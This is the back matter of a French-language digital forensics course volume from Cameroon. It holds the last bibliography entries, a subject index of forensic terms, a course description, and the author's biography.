[27] National Institute of Standards and Technology, *Guidelines on Mobile Device Forensics*, NIST Special Publication 800-101 Rev. 1, 2014.

[28] République du Cameroun, *Loi N° 2010/012 du 21 décembre 2010 relative à la cybersécurité et la cybercriminalité*, 2010.

[29] République du Cameroun, *Loi N° 2010/013 du 21 décembre 2010 régissant les communications électroniques au Cameroun*, 2010.

[30] République du Cameroun, *Loi N° 2024/017 du 23 décembre 2024 relative à la protection des données à caractère personnel*, 2024.

[31] C. E. Shannon, « A Mathematical Theory of Communication, » *Bell System Technical Journal*, t. 27, n° 3, p. 379-423, 1948.

[32] Union européenne, *Règlement (UE) 2016/679 du Parlement européen et du Conseil du 27 avril 2016 relatif à la protection des personnes physiques à l'égard du traitement des données à caractère personnel (RGPD)*, Journal officiel de l'Union européenne, L 119, 2016.

INDEX

$MFT, 7
$UsnJrnl, 8

Analyse, 99
Autopsy, 43
AWS CloudTrail, 48

beaconing, 22
Binwalk, 66
BLS, signature, 252

CloudTrail, 48
Constatations, 99

entropie de Shannon, 190
explicabilité, 146
ext4, 10

Grover, algorithme de, 181

Harvest Now, Decrypt Later, 182

investigation numérique, iii

journald, 9

Kubernetes, 153

Locard inversé, 128

Prefetch, 7
prépublication, 222

redondance forensique, 4
registre Windows, 5

Shor, algorithme de, 180

Tamarin Prover, 241
termes clés, vii
timeline forensique, 11
triage assisté par IA, 140
Trilemme CRO, iii
tunneling DNS, 21

UART, 64

À propos de ce cours

Ce cours constitue le socle méthodologique et juridique de toute pratique d'investigation numérique. Là où la cybersécurité prévient et détecte l'incident, l'investigation numérique en établit la preuve : elle transforme une trace technique en élément opposable devant une juridiction.

Ce second volume met en œuvre les fondements de l'UE SEC4031 : forensique des systèmes, des réseaux, des mobiles, du nuage et de l'IoT, OSINT, rédaction du rapport forensique, anti-forensique, intelligence artificielle, conteneurs, puis fondements avancés de la cryptographie appliquée à la preuve numérique.

Ancré dans les standards internationaux (ISO/IEC 27037, NIST SP 800-86, RFC 3227, ACPO) et le cadre juridique camerounais (Loi 2010/012, Loi 2024/017, Convention de Budapest, Convention de Malabo), ce support s'adresse aux étudiants (ingénieurs et master) et aux officiers de police judiciaire spécialisés, appelés à conduire des investigations numériques recevables devant les tribunaux.

MINKA MI NGUIDJOÏ Thierry Emmanuel

CISA · CISM · CGEIT · CRISC · CDPSE · ISO 27001 · ISO 22301 · ISO 9001

Enseignant Chercheur au laboratoire d'Ingénierie Mathématiques et des Systèmes d'Information

Chercheur | Cryptologue | Auditeur Senior | Expert Judiciaire | GRC & Sécurité de l'Information